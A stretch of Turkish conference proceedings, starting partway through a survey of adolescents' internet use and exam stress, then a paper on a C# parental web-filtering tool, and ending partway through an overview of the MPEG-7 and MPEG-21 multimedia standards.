Ergenlerin yüzde yüzüne yakını, internet kullanımının zarardan çok fayda getirdiğini belirtmişlerdir. İnternetin bilinçli olarak kullanılması hem bilgi açısından hem de zamanı doğru olarak değerlendirme açısından önemli olduğuna inanmaktadırlar.

İnternetin şiddeti körükleyip körüklediği sorusuna ergenlerin %72'sinin bunun daha çok

aile ve kişisel özelliklerine bağlı olduğunu belirtmişlerdir. Problemler ergenlerin şiddete daha eğilimli oldukları, internette doğrudan etkili olmadığı görüşü hâkim olduğu görülmüştür.

En çok ne zaman stres ya da mutsuz hissedersiniz sorusuna ergenlerin %87'sinin ders hane giderken ya da sınavlara hazırlanırken yaşamadan koştuklarını belirtmişlerdir.

Ergenlerin sınava girme sıklığı arttıkça internet kullanımını da aynı sıklıkta arttırmıştır. Ergenlerin yaklaşık % 11'i (33 kişi) on tane önemli sınava girdikleri ve bu sınavların hayatlarında oldukça önemli olduğunu belirtmişlerdir.

Ergenlerin % 40'ı sınavlara hazırlanırken ailesinin güvenini kaybetme korkusu yaşadığını, % 60'ı başaramam korkusunu yaşadığını, % 20'si başaramam kaygısından dolayı utandığını, % 75'i sınav sonrası ailesinin baskı uygulayacağı ve % 10'u sınav sonrasında yaşamın anlamsız olacağını belirtmiştir.

Dershaneye giden ergenlerin gidemeyenlere göre iletişim kurma ve özgüvene sahiplik bakımından daha sıkıntılı oldukları görülmüştür.

Yaklaşık on sınava giren ergenlerin haftalık ortalama 9 saat internet kullandıkları görülmüştür. Bu sınavlardan gerek psikolojik gerekse sosyolojik olarak olumsuz etkilendikleri görülmüştür.

Daha önceki dönemlerde, çocukluk döneminde, zamanın çoğunu oyun oynayarak geçirmesi gerekirken sürekli bir yarış halinde olmaları gerek toplumsallaşma gerekse yaşının gerektiği ihtiyaçları karşılayamaması şiddete yönelten asıl sebep olduğu görülmektedir.

Bilgisayar, televizyon ve internet gibi iletişim araçlarının aile ile iletişimi olumlu ya da olumsuz etkileyip etkilemediği sorusuna öncelikle anne ve babaların kendilerinden çok bu nesnelere zaman ayırdıkları bu nedenle iletişim çatışmalarının yaşandığı görüşü egemen olmuştur (% 70). Ailenin, ergenden uzaklaşması ergenin

de aileden uzaklaşmasına neden olmaktadır.

İnternetin hangi yönü etkileyicidir? Sorusuna ergenlerin % 60'ı istendiği zaman bilgiye ulaşma, % 48'i oldukça büyüleyici bir ortam olmasını etkileyici bulmaktadır.

#### 4. Sonuçlar

1. Ergenlerin önceki dönemleri sürekli stres altında geçirmesi ve hayatı sınavdan ibaret olarak görmesi hayatın diğer noktalarını göz ardı ettikleri tespit edilmiştir.
2. Erkeklerin kızlara nazaran daha fazla internet kullandıkları görülmüştür.
3. Ergenlerin şiddet olaylarına karışması ya da şiddete eğilimli olması internet ya da televizyon değil, eğitim sistemiyle ilgili olduğu görülmüştür.
4. İlköğretimin birinci basamağından itibaren ders hane-ev-okul üçgeninde olan ergenlerin hem iletişim hem özgüven problemleri olduğu tespit edilmiştir.
5. Sürekli sınavlara hazırlanarak zaman harcayan çocukların daha fazla internet kullandıkları ve şiddete eğilimli oldukları görülmüştür.
6. Erkekler daha çok hareket içerikli oyunlar oynarken kızların "Chat" yaptıkları tespit edilmiştir.
7. Ergenlere göre, internetin zarar değil yarar getirdiği görüşü daha etkindir.
8. Ergenlere göre internetin en etkileyici yönü istendiği an her şeye ulaşılabilme şansının olmasıdır.

#### Özgeçmişler

**Zekerya Batur:** Uşak Üniversitesi Türkçe Eğitimi Bölümü Araştırma Görevlisi, Akademik Bilişim 2006 'da "Sanalca, Sanal Odalarda İletişim ve Türkçe" adlı bildirisi var. Selçuk Üniversitesi Sosyal Bilimler Enstitüsü Türkçe Eğitimi Doktora Programı Öğrencisi.

**Mehmet Aksüt:** Ankara Üniversitesi Eğitim Planlaması ve Teftişi Doktora, TODAİE Kamu

Yönetimi Yüksek Lisans, Uludağ Üniversitesi İ.İ.B.F. İktisat Lisans. Uşak Üniversitesi Yrd. Doçent. EPH ABD Bşk.

#### Kaynaklar

[1] ROBERT and others, The İnternet and Social İnteraction: A Meta-analysis and critique of studies/ <http://www.alper.nl/wiki.index>

[2] YAVUZER, H., *Okul Çağı Çocuğu*, Remzi Kitabevi, İstanbul, s.59

[3] VARİŞ, F., *Ergenin Gelişimi*, Özgü Yayınevi, İstanbul, 1963, s.20

[4] CÜCELOĞLU, D., *İletişim Donanımları*, Remzi Kitabevi, İstanbul, 2002, s.45

[5] YEŞİLYAPRAK, B., *Gelişim ve Öğrenme*, PegemA Yayıncılık, Ankara, 2004, s.120-127

[6] DÖKMEN, Ü., *İletişim Çatışmaları ve Empati*, Sistem Yayıncılık, İstanbul, 1994, s.46-126

[7] AKSÜT, M. ve D., Sanalca, Sanal Odalarda İletişim ve Türkçe, BİLGİTEK AB06, Denizli, 2006, s.128

## Çocuklar İçin İnternet Güvenliği: Bir Ebeveyn Kontrol Aracı

**Dr. Tuncay Yiğit, Murat Sıgla, Nurten Aksungur, Salih Erbağ, Ümmiye Palaz**

Gazi Üniversitesi, Endüstriyel Sanatlar Eğitim Fakültesi, Bilgisayar Eğitimi Bölümü, 06500, Beşevler/Ankara  
ytuncay@gazi.edu.tr, msigla@walla.com, ssalihae@yahoo.com, nurten.aksungur@gmail.com, upalaz@myinet.com

**Özet:** İnternet eğitim için güçlü bir araçtır. Ne var ki internetin yaygınlaşmasına paralel olarak getirdiği olumsuzluklar yadsınmaz. Özellikle, pornografi, uyuşturucu, alkol, çeşitli silahlar, bomba yapımı, kalpazanlık, hırsızlık yolları içeren siteler çocukları olumsuz şekilde etkilemektedir. Bu makalede, çocuklar için bir ebeveyn kontrol programı geliştirilmiştir. Hazırlanan program kullanıcı etkileşimli bir yapıya sahiptir ve ebeveyn için ara yüz detaylı şekilde anlatılmıştır. Piyasada mevcut olan, birkaç örnek program incelenerek, daha fazla detaylandırılıp, eksiklikler giderilerek daha verimli ve kullanımı kolay bir program hazırlanmıştır.

**Anahtar Kelimeler:** Ebeveyn Kontrol, İnternet Güvenliği, Filtre

### Internet Security for Children: a Tool for Parental Control

**Abstract:** Internet is a strong tool for education. But, not denied some negative ness bringing together with to develop of internet. Especially, in an effort to protect, children from potentially dangerous Internet content like pornography, hate speech, and violence, parents, librarians, and school administrators have turned to these technological solutions. In this paper, a parental control program implemented for children. Implemented program has been user-friendly and described user interface for parents. The present commercial programs have examined and to make of deficiency and more efficiency usage easy a program implemented.

**Keywords:** Parental Control, Internet Security, Filter

### 1. Giriş

Günümüzde hemen her alanda yaygınlaşan bilgisayar teknolojisi, beraberinde bilgiye hızlı erişim, kolay haberleşme, paylaşım gibi birçok imkâna sahip olmasıyla, bu hızlı gelişimini sürdürmektedir. İnternet ağı da, bu gelişimde önemli bir paya sahiptir. Ancak her olumlu gelişimde olduğu gibi ortaya bazı problemler çıkabilmekte ve bu da belirli önlemleri alma ihtiyacını doğurmaktadır.

İnternet, eğitim için güçlü bir araçtır. Pek çok web sitesi, değerli kaynak ve etkinlikler hakkında bilgi sunmaktadır. Öğrenciler çeşitli kütüphanelerden yararlanarak, uluslararası veya ulusal yayınları takip ederek proje hazırlama, bilgilerini derinleştirme olanağını bulmakta-

dırlar. Çocuğun internet sayfalarını gezinirken, ansızın pornografi, uyuşturucu, alkol, çeşitli silahlar, bomba yapımı, kalpazanlık, hırsızlık yolları içeren sitelerle karşılaşması ve doğal olarak bunları merak etmesi, dolayısıyla bu sayfaları incelemesi olağan bir durumdur[1].

Çocuklarımızın Web’de gezinmek, okul projeleri için araştırma yapmak, oyun oynamak ve arkadaşlarıyla sohbet etmek için çevrimiçi olduklarında daha güvende olmalarını sağlayabilirsiniz. Bu çalışma ile günlük hayatımızın bir parçası haline gelen bu problemin bir çözümü burada değerlendirilmiştir. Bu çalışmada çocuklar için bir ebeveyn kontrol programı geliştirilmiştir ve hazırlanan programın kullanıcı ara yüzü detaylı şekilde anlatılmıştır. Web Çocuk Kilidi olarak isimlendirilen program C# dilinde yazılmış ve veritabanı

için SQL SERVER 2005 kullanılmıştır. Piyasada mevcut olan, birkaç örnek program incelenerek, daha fazla detaylandırılıp, eksiklikler giderilerek daha verimli ve kullanımı kolay bir program hazırlanmıştır. Program, özellikle ailelerin ev ve ofis ortamındaki bilgisayarlarında web üzerinde erişime istenen sınırlandırmaları getirmektedir. Gerekli ayarlamalar yapılarak, yasak siteler ve izin verilen siteler başlıklı formlar üzerinde istenen değişikliklerle denetim sağlanabilmektedir.

## 2. Çocuk ve İnternet

Özellikle, her türlü kötü kullanıma, tüm masumiyetiyle açık ve korunmasız olan küçük çocukların, gördükleri ve okudukları karşısında etkilenmemesi mümkün değildir.

Nitekim İngiltere yapılan bir araştırmada göstermiştir ki, çocukların %33'ünün internet'te karşılaştıkları uygunsuz sitelerin içeriklerinden dolayı psikolojilerinde olumsuz değişimler meydana geldiği saptanmıştır. CNN/TIME'ın Mayıs 1999 tarihinde 13-17 yaş aralığında 409 çocuğa yapmış olduğu bir ankette, ebeveynlerin %62'si oranında çocuklarının hangi internet ortamında hangi siteleri dolaştıklarını bilmedikleri ortaya çıkmıştır. Yine yapılan bir ankette, çocuklara hangi internet sitelerini ziyaret ettikleri sorulduğunda, %44 oranında "seks" içerikli siteleri, %25 oranında "nefret" grupları hakkında bilgi içeren siteleri, %14 oranında "bomba imalatı" sitelerini, %12 oranında nereden "silah" alabilecekleri bilgisini içeren siteleri izledikleri ortaya çıkmıştır. Gençlerin cevaplarından, ebeveynlerin %43'ünün İnternet kullanımı ile ilgili kurallar koymadıkları, %31'inin ailesinin kurallarını takip ettiği, %26'sının ise kurallara rağmen istediklerini yaptığı ortaya çıkmıştır. Gençler %78 oranında İnternet'e erişimin yararlı olduğunu düşünmektedirler [2].

Yararı ve çekiciliği, çok açık olan İnternet, aynı zamanda çocuk yönünden bir takım olumsuzlukları, hatta tehlikeleri de beraberinde getirmektedir. Gelişmiş ülkelerde yapılmış ve yapılmakta olan araştırmalar bu gerçeği katı bir

şekilde ortaya koymaktadır. Ancak bunun en acı biçimde ortaya çıkması 20 Nisan 1999'da ABD'deki Littleton (Colorado) şehrindeki bir okula 2 öğrencinin yaptığı kanlı baskınla olmuştur. Öğrencilerin evlerinde ve bilgisayarlarında yapılan incelemelerden, İnternet aracılığıyla bomba yapmayı öğrenmiş oldukları ortaya çıkmıştır. Kuşkusuz, bu belki bir aşırı örnek olmuştur. Ama, Amerikan toplumunu önlem almak için daha hızlı hareket etmeye zorlamıştır [2].

Çocukların İnternet kullanımı üzerine 2003 yılında yapılan bir araştırma, İnternet kullanıcıları arasında en hızlı büyüyen grubun okul öncesi çağıdaki çocuklar olduğunu göstermiştir. Bu çağdaki çocukların çevrimiçi etkinlikler için sınırlı bir dikkat süresi olmakla birlikte, İnternet resimleri ve sesleri hayal güçlerini harekete geçirebilir ve onlara yeni deneyimler kazandırabilir [3].

İnternet kullanımının gün geçtikçe düşmekte olduğu bilinen bir gerçektir. Aileler bu değişime ayak uydurabilmek çabasında iken, çocukları üzerindeki denetimlerinin de etkin olmasını istemektedirler. İnternet gibi çok geniş ve esnek bir platformda; istenen bilgilerin yanı sıra, kullanımı problem yaratabilecek ya da arzu edilmeyen siteler de mevcuttur. Ebeveynler, ağ üzerinde de belirli düzeyde bir denetim sağlama hakkına sahip olmak istemektedir. Güvenlik her alanda olduğu gibi bilgisayar sektöründe de önemini korumaktadır. Güvenlik uygulamasının bir örneği de internet filtreleme programlarıdır.

## 3. Ebeveyn Kontrol Programı

Ebeveyn için birçok işlemi düzenli olarak takip edebileceği ana ekran Şekil 1' de verilmiştir. Aktif internet adreslerinin gözlenebildiği, o ana kadar ziyaret edilmiş sitelerin neler olduğu gibi kullanım sırasında ebeveyn için ziyaret edilen siteler hakkında bilgi verebilecek ve denetimde söz sahibi olabilmek adına ebeveyni geçmişe dair de bilgilendirecek ana bölümdür.


Ana ekran üzerinden ebeveyn, menüler yardımıyla istenilen birçok işlem gerçekleştirilebilir.

me ve yaptığı değişiklikleri kaydetme işlemlerini kolaylıkla program üzerinde uygulayabilir.

Site tam adresiyle birlikte seçilen kategorisine göre yasaklı siteler listesine eklenebilmektedir. Sitelerin kendi içeriklerinde sınıflandırılması ile arama işlemi hızlandırılmıştır. Bu da programın, ebeveyn kullanım kolaylığı için bir avantajdır. Ebeveyn, istediği an bu sayfa üzerinde seçtiği adresleri yasaklı kılabilir ya da bu yasayı kaldırabilir. Yapılan işlemler sistem tarihi ve saati de dikkate alınarak bir veri tabanında kaydedilmektedir. Sonrasında ise ebeveyn kayıtları kolayca inceleyebilmektedir.



Şekil 1. Ebeveyn ana ekranı




Şekil 2. Site giriş ekranı "Yasak Siteler"

Şekil 2'de Yasak sitelerin kaydının tutulduğu ekran gösterilmiştir. Yasak Siteler başlığı altında, ebeveyn kendi adına oluşturulan şifre ile girerek belirlediği siteleri ekleme, silme, değiştir-

me ve yaptığı değişiklikleri kaydetme işlemlerini kolaylıkla program üzerinde uygulayabilir.

Site tam adresiyle birlikte seçilen kategorisine göre yasaklı siteler listesine eklenebilmektedir. Sitelerin kendi içeriklerinde sınıflandırılması ile arama işlemi hızlandırılmıştır. Bu da programın, ebeveyn kullanım kolaylığı için bir avantajdır. Ebeveyn, istediği an bu sayfa üzerinde seçtiği adresleri yasaklı kılabilir ya da bu yasayı kaldırabilir. Yapılan işlemler sistem tarihi ve saati de dikkate alınarak bir veri tabanında kaydedilmektedir. Sonrasında ise ebeveyn kayıtları kolayca inceleyebilmektedir.

Şekil 3'de İzinli sitelerin kaydının tutulduğu ekran gösterilmiştir. Ebeveyn tarafından seçilen uygun siteler, yasak sitelerde yapılan tüm işlemler burada da yapılabilir.




Şekil 3. Site giriş ekranı "İzinli Siteler"

Şekil 4'de ebeveyn için kullanıcı ekleme ekranı gösterilmiştir. Program girişinde, giriş ekranında şifre formu üzerinde güvenlik unsurunun yerine getirilmesi için değişikliklerin yapılabildiği ve her türlü kontrolün ana kaynağının oluşturulduğu bölümdür. Ağ sisteminin ve birbirine bağlı olabilecek ev/ofis tipi bilgisayar ortamları için de paylaşılabirlik son derece önemlidir. Bu paylaşılabirlik bazı kısıtlarda ve çeşitli şartlar altında olduğunda güvenli ve kullanışlı olacaktır.



Programın kurulumundan sonra, ebeveyn tarafından bu bölümde çeşitli kullanıcılar tanımlanabilir, bu kullanıcılara istenen haklar verilebilir ya da istenilen kullanıcılara sınırlamalar getirebilir. Şifre değişimleri de yine bu ekran üzerinden yapılmaktadır. Ebeveyn belirlediği değişiklikleri yine programın bu bölümü sayesinde uygulamaya geçirebilir ve denetimi sağlayabilir.




Şekil 4. Ebeveyn kullanıcı ekleme ekranı

Şekil 5’de Yasak kelimelerin kaydının tutulduğu ekran gösterilmiştir. Yasak Kelimeler başlığı altında, ebeveyn kendi adına oluşturulan şifre ile girerek belirlediği siteleri ekleme, silme, değiştirme ve yaptığı değişiklikleri kaydetme işlemlerini kolaylıkla yapabilir.


Kelime, seçilen kategorisine göre yasaklı kelimeler listesine eklenebilir. Kelimelerin kendi içlerinde sınıflandırılması ile arama işlemi hızlandırılmıştır. Bu da programın, ebeveyn kullanım kolaylığı için bir avantajdır. Ebeveyn, istediği an bu sayfa üzerinde seçtiği kelimeleri yasaklı kılabilir ya da bu yasağı kaldırabilir. Yapılan işlemler sistem tarihi ve saati de dik-

kate alınarak bir veri tabanında kaydedilmektedir. Sonrasında ise ebeveyn kayıtları kolayca inceleyebilmektedir.



Şekil 5. Kelime giriş ekranı "Yasak Kelimeler"

Şekil 6’da izinli kelimelerin kaydının tutulduğu ekran gösterilmiştir. İzinli kelimeler başlığı altında, ebeveyn kendi adına oluşturulan şifre ile girerek belirlediği siteleri ekleme, silme, değiştirme ve yaptığı değişiklikleri kaydetme işlemlerini kolaylıkla yapabilir.



Şekil 6. Kelime giriş ekranı "İzinli Kelimeler"

Burada da yine kelime seçilen kategorisine göre izinli kelimeler listesine eklenebilir. Kelimelerin kendi içlerinde kategorize edilmesi ile arama işlemi hızlandırılmıştır. Bu da programın, ebeveyn kullanım kolaylığı için bir avan-

tajdır. Ebeveyn, istediği an bu sayfa üzerinde seçtiği kelimeleri izinli kılabilir ya da bu izni kaldırabilir. Yapılan işlemler sistem tarihi ve saatiyle kaydedilmektedir. Sonrasında ise ebeveyn kayıtları kolayca inceleyebilmektedir.

"Web Çocuk Kilidi" veritabanı SQL Server’da hazırlanmıştır. SQL Server; kullanımın kolaylığı, birçok programla uyumlu çalışabilmesi, hızlı bir çalışma potansiyeli sunması ve güvenlik bakımından da bekleneni verebilmesi açısından kullanılan bir veri tabanıdır.

Veri tabanının içerisinde kullanıcı ayarlarının tutulduğu, site bilgilerinin saklandığı birçok tablo mevcuttur (şifre, kullanıcı, yasak site, izinli site, ayarlar gibi). Tablolarda en uygun özelliklere sahip değişkenler belirlenmiş, bu değişkenlere özgü gerekli nitelikler kazandırılmış ve tablolar arası ilişkilendirmeler de yapılmıştır.

Bu ilişkilendirmeler ve belirlenen kısıtlamalarla programın sorunsuz ve veri tabanı kurallarına göre düzenlenmesi sağlanmıştır.

#### 4. Sonuç

Çalışma öncesi yapılan araştırmalarda internette güvenlikle ilgili birkaç filtreleme programı bulunmuş, yapılan incelemeler neticesinde eksiklikler saptanarak daha geniş kapsamlı bir web filtreleme programı hazırlanmıştır. "Web Çocuk Kilidi" ismi ile hazırlanmış program kullanıcı etkileşimli bir yapıya sahiptir. Piyasada mevcut olan, birkaç örnek program incelenerek, daha fazla detaylandırılıp, eksiklikler giderilerek daha verimli ve kullanımı kolay bir program hazırlanmıştır.

#### 5. Kaynaklar

- [1] Kimberly J.M., David F., Janis W., "Protecting youth online: Family use of filtering and blocking software", *Child Abuse & Neglect*, Vol:29, 2005, 753–765
- [2] Tuncer, N., "Çocuk ve İnternet Kullanımı", *Akademik Bilişim 2000*, 10-11 Şubat 2000, Süleyman Demirel Üniversitesi.
- [3] Evde Güvenlik: Çocukların Çevrimiçi Güvenliği: <http://www.microsoft.com/turkiye/athome/security/children/default.aspx>, *Microsoft World Wide Web site*,

## Geleceğin Çokluortam Erişim Standartları: MPEG-7 ve MPEG-21

**Yonca Bayrakdar, Aylin Kantarcı**

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, İzmir  
yonca.bayrakdar@ege.edu.tr, aylin.kantarci@ege.edu.tr

**Özet:** Son yıllarda çokluortam verilerinin içeriğinde gözlemlenen zenginleşme ve çeşitliliğindeki artış, kullanılan cihazların ve ağların farklılığı, çokluortam iletişimi yönetimini zorlaştırmıştır. Bununla beraber kullanıcılarda, bu verilere, kendi tercihleri doğrultusunda kolay ve hızlı erişim sağlama isteği doğmuştur. MPEG-7 ve MPEG-21 standartları, bu isteğin karşılanmasında kullanılan, etkin yöntemlerdendir. Bu çalışmada, MPEG-7 ve MPEG-21 standartlarının özellikleri ve kullanım alanları tanıtılmıştır.

**Anahtar Kelimeler:** MPEG-7, MPEG-21, İçerik Analizi, Evrensel Çokluortam Erişimi.

### Multimedia Access Standards of The Future: MPEG-7 And MPEG-21

**Abstract:** In recent years, the enrichment in the content and the increase in variety of the multimedia data and the usage of the different kinds of devices and networks made multimedia communication harder. However, users are in need of access these data through their preferences in an easy and fast way. The MPEG-7 and MPEG-21 standards are the effective ways to meet this demand. In this study, the features of MPEG-7 and MPEG-21 standards and their usage areas are introduced.

**Keywords:** MPEG-7, MPEG-21, Content Analysis, Universal Multimedia Access.

### 1. Giriş

Günümüzde çokluortam uygulamalarını çalıştırabilen cihazların taşınabilir hale gelmesi ve kullanıcılarının yaygınlaşması ile birlikte “evrensel çokluortam erişimi” kavramı ortaya çıkmıştır. Bu kavramın temelinde, çokluortam verisinin içeriğine, kullanıcı cihazına göre otomatik olarak seçim ve uyarlama yapılarak, kesintisiz erişim sağlama fikri yatar. Buradaki seçim işlemi, farklı içeriğe sahip veriler arasında veya belirli bir içeriğe sahip veri çeşitleri arasında yapılabilir. Uyarlama işlemleri arasında ise oran düşürme, uyarlanabilir zamansal ve uzamsal örnekleme, kalite düşürme, özetleme, kişiselleştirme ve çokluortam içeriğinin yeniden düzenlenmesi sayılabilir[1,9].

Burada hedef, kullanıcıların talepleri, kullanılan cihazların ve ağın özellikleri doğrultusunda yukarıda bahsi geçen uyarlama işlemlerini gerçekleştirerek en uygun şartlarda veri erişimi

ve en yüksek düzeyde kullanıcı memnuniyeti sağlamaktır. Kullanıcı açısından bilgi, kolay erişilebildiği, kolay yönetilebildiği, kolay elde edilebildiği ve kolay filitrelenilebildiği takdirde değer kazanır. Bu hedefi gerçekleştirirken kullanıcı çevresinde mevcut olan birçok parametre göz önünde bulundurulmak zorundadır. Ayrıca bu parametrelerin, kullanıcıdan kullanıcıya değişiklik gösterebildiği de unutulmamalıdır. Bu parametreler arasında kullanılan cihazın kapasitesi ve özellikleri, uygun veriyolu genişliği, kullanıcı tercihleri sayılabilir[1,3].

Bunların dışında, “evrensel çokluortam erişimi” konusunun bir diğer hedefi de, sınırlı olan bağlantı, veri işleme, depolama ve gösterim özelliklerine sahip cihazların, zengin içerikli çokluortam verilerini kullanmasını sağlamaktır. Bu hedef ulaşmak için de, veri üzerinde bir dizi uyarlama işlemi yapılması kaçınılmazdır [2,3].

Kullanıcıların farklı türde cihazlara sahip olmalarının yanısıra, veri kaynaklarının da çeşitlilik göstermesi, bu farklı ortamlarla uyumlu olarak çalışabilecek, evrensel bir sistem geliştirme işini oldukça zorlaştırmaktadır. Neredeyse bütün yüksek veriyolu ihtiyacı duyan videoların ortak bir yönü, kullanıcılar için içeriğin kişiselleştirilmesi ve hızlı erişim için videonun özetlenmesi işlemlerine olan gereksinimleridir[2].

Birçok farklı sunucu veya web üzerinden kullanıcıya sunulan çokluortam verilerine erişimde ilk adım, bu geniş veri yelpazesinin belirli bir kısmına yönelmektir. Bu işlem, internette şarkı indirmekten, çoğayayım yapan TV kanallarından birini seçmeye kadar çeşitlilik gösterebilir. Bu noktada, günden güne sayısı ve çeşidi artan çokluortam verilerine hızlı ve etkin ulaşım sağlamak için kullanıcı tercihlerinin ne kadar önemli olduğu gerçeği karşımıza çıkmaktadır[1,9].

Kullanıcı tercihlerinin kayıtlarının tutulmasının da çok sayıda yararı vardır. Çokluortam verilerine ihtiyaç duyan kullanıcılar, çeşitli yazılım ajanları sayesinde, kişisel zevkleri ve ihtiyaçları doğrultusunda veri erişimi ve veri arama işlemlerini otomatikleştirebilir. Bu otomatikleşmeyi sağlamak için, kullanıcı tercihleri standart bir yapıda saklanmalıdır. Çünkü aynı cihaz ve ağlarda olduğu gibi, kullanıcılar da çeşitlilik göstermektedir[1,5].

Moving Pictures Experts Group (MPEG) tarafından tanımlanan MPEG-7 ve MPEG-21, çokluortam verilerinin herkesçe kabul gören bir düzende yapılandırılmasını, dolayısıyla veri ile ilgili arama, yedekleme, erişim ve yönetim gibi işlemlerin daha kolay ve hızlı yapılmasını sağlayan ISO/IEC standartlarıdır[4].

Bu çalışmanın bundan sonraki kısımlarında bu iki standardın genel özellikleri ve kullanım alanları hakkında daha ayrıntılı bilgi verilecektir.

## 2. MPEG-7

MPEG-7, Uluslararası Standartlar Organizasyonu (ISO) bünyesinde bir çalışma grubu olan

Moving Pictures Experts Group (MPEG) tarafından geliştirilmiş bir standarttır. MPEG aynı zamanda, MPEG-1, MPEG-2 ve MPEG-4 gibi ses ve video sıkıştırma standartlarını da geliştirmiştir. MPEG-1 ve MPEG-2 standartları, Video CD, MP3 çalarlar, DVD oynatıcılar ve kaydediciler gibi geniş kitleler tarafından kabul gören ticari ürünlerin üretimine katkıda bulunmuştur. MPEG-4 ise ileri düzeyde sıkıştırma algoritmaları kullanır ve MPEG ailesine nesneye-dayalı özellikler katmış olmasıyla tanınır. Özellikle düşük veriyolu genişliği kullanan uygulamalar ve cihazlar MPEG-4 ün hedefindedir[4].

MPEG-7, 2001 yılında bir standart haline gelmiştir. Resmi olarak “Çokluortam İçerik Tanımlama Arayüzü” olarak anılır ve içeriğine üstveri bilgisi ekleyerek çokluortam verisini tanımlamayı amaçlar. MPEG-7, daha önceki MPEG standartlarının yerini alması amacıyla değil, onlara ek işlevsellik katma amacıyla geliştirilmiştir. Bu özelliği ile diğer MPEG ve üstveri standartlarından ayrılır. Özel bir uygulama alanı içinde değil, genel amaçlı olarak kullanılması hedeflenmiştir. Çokluortam içeriğinin farklı uygulama alanları arasında değişimi ve yeniden kullanımı konusunda kolaylıklar sağlar. MPEG-7 sadece içerik yönetimi bakışı açısı ile tasarlanmamıştır. İçerik analizi ve işleme yöntemleri ile elde edebileceğimiz çokluortam verisini tanımlamada yenilikçi bir yöntem içermektedir. Herhangi bir çokluortam dosyasının düşük-seviyeli özelliklerini, anlamsallığını ve yapısal durumunu tanımlayabilme özelliğine sahiptir. Burada düşük-seviyeli özellik ile kastedilen -örneğin görsel veriler için- bir video nesnesinin şekli, boyutu, dokusu, rengi, hareket yörüngesi ve pozisyonu gibi özellikleridir[1,3,4].

MPEG-7 işlem dizisi, özellik çıkarımı, tanımın kendisi ve bu tanımdan faydalanan uygulamayı kapsamaktadır. MPEG-7 nin asıl odaklandığı nokta tanımlama kısmıdır. Amacı görsel ve işitsel özelliklerin çıkarımını standartlaştırmak, arama motorlarından veya tanımlamaları kullanan diğer uygulamalardan birini bu iş için tayin etmek değildir. Sadece tanımlama biçiminin

standartlaştırılması MPEG-7 nin asıl amacıdır. Yazılım üreticilerinin, MPEG-7 ile tanımlanmış içerik bilgilerini, ürünlerinin kullandığı arama dizinlerine ne şekilde eklediklerine bağlı olarak işlevi değişiklik gösterebilir. Daha açıklayıcı olarak, ses verileri için, şarkının herhangi bir kısmını mırıldanarak bütününe ulaşma gibi bir işlem örneği verilebilir. Video verileri için örnek verecek olursak, cep telefonu ile bir futbol maçındaki gol görüntülerine ulaşmak MPEG-7'nin izin verdiği sorgulama türleridir[4,7].

### 2.1. MPEG-7'ye teknik bakış

MPEG-7 standardının yapısını açıklamadan önce, içinde “Tanımlayıcılar”, “Tanım Şemaları”, bir “Tanımlama Tarif Dili”, “Sistem Araçları” gibi bileşenlerin bulunduğu temel MPEG-7 elemanlarına göz atmak gerekir[4,7].

Bu bileşenlerin ne olduğunu daha iyi anlatabilmek için, önce “veri” ve “özellik” tanımlarına açıklık getirmek gerekir. Burada “veri” ile, depolama, kodlama, görüntüleme, iletim, ortam veya teknolojiye bağımsız olarak, MPEG-7 kullanılarak tanımlanan bilgi kastedilmektedir. “Özellik” ise verinin ayırt edici karakteristiğidir. MPEG-7 nin bu kavramları temel alan yapıtaşları, yukarıda da bahsedildiği gibi dört başlık altında incelenebilir.[3]

“Tanımlayıcı” olarak adlandırılan kavram, her bir özelliği, sözdizimi ve anlam açısından tanımlar. Renk özelliği için, renk histogramı bir tanımlayıcıya örnek olarak verilebilir. “Tanım Şeması”, tanımlayıcı veya tanım şeması niteliğindeki bileşenler arasındaki ilişkilerin yapısını ve anlamsallığını belirler. Yeni tanım şemalarının ve tanımlayıcıların yaratılmasına izin veren dil DDL'dir. Aynı zamanda varolan tanım şemalarının genişletilmesi ve üzerlerinde değişiklik yapılması işlemlerine de izin verir. “Sistem Araçları” ise, MPEG-7 Tanımları'nın akılsal yapısının etkin bir şekilde korunması, yönetimi, iletimi ve depolanması için gereken tanımlamalar, bu tanımlamaların içerikle eşzamanlı olarak uyumu, dağıtım mekanizmaları gibi unsurları katmanlı olarak destekleyen

araçlardır. Tüm bu bileşenleri kullanarak bir MPEG-7 Tanımı geliştirebilir ve uygulama içine konuşlandırabiliriz[3,4,7].

MPEG-7 tanımlama araçları yardımı ile çeşitli türlerde tanım yaratma işini rahatlıkla yapılabilir. Bu araçlar üç ana başlık altında incelenebilir. Klasik arşiv-tabanlı tanımlamalar, yönetmen, oyuncular, filmin adı gibi içeriğin yaratıcısı ve üretim işlemleri hakkında bilgileri içerebilir. Bundan başka içeriğin kullanımı, depolanması veya kodlanması ile ilgili bilgiler de bu gruptadır. İkinci grup içerik bilgisi hakkında algısal tanımlamaları kapsamaktadır. Bunlar içeriğin uzamsal ve zamansal yapısı hakkındaki bilgiler; renk, doku, ezgi tanımları gibi düşük-seviyeli özellikler hakkındaki bilgiler veya nesnelere, olaylar, nesnelere arası etkileşimler gibi içeriğin anlamsallığı ile ilgili bilgiler olabilirler. Diğer bir başlık da içeriği düzenleme, yönetme ve içeriğe erişim gibi ek işlemlerin tanımlandığı gruptur. Bu grup içinde, nesnelere nasıl ilişkilendirildiği ve biraraya getirildiği, içeriğin etkin bir şekilde gözden geçirilmesinin nasıl sağlandığı ve kullanıcı tercihlerinin tekrar karşımıza çıktığı, kullanıcı ile içerik arasındaki etkileşim hakkındaki bilgiler mevcuttur. Aslında bu üç başlık birbirleriyle ilişkili olduğu için, tek bir tanımlama veya tanım şeması içinde bir araya getirilebilirler[1,3,4].

Daha önce de belirtildiği gibi DDL, tanımlayıcıların ve tanım şemalarının yaratılmasında kullanılan bir dildir. Bir DDL dosyası, geçerli bir MPEG-7 tanımlamasının uyması gereken kısıtların tanımlandığı yerdir. XML Şema üzerine geliştirilmiştir ve XML formatında kodlanır. XML, HTML diline benzer ancak, farklı olarak, kullanıcı tarafından tanımlanan etiketlerin kullanımına izin verir. DDL ile vektör veya matris tanımları gibi MPEG-7 nin gereksinim duyduğu yapılar XML Şema'ya eklenmiş olur. XML Şema'yı ve sonuçta oluşan XML örnek belgesini MPEG-7 DDL için bir taban olarak kabul etmek, birlikte çalışabilirliği kolaylaştıran bir yaklaşımdır. Aynı zamanda MPEG-7 araçları, varolan XML uygulamalarının çokluortam içeriği ile ilgili fonksiyonlarını da kabul edebilirler[3,4].

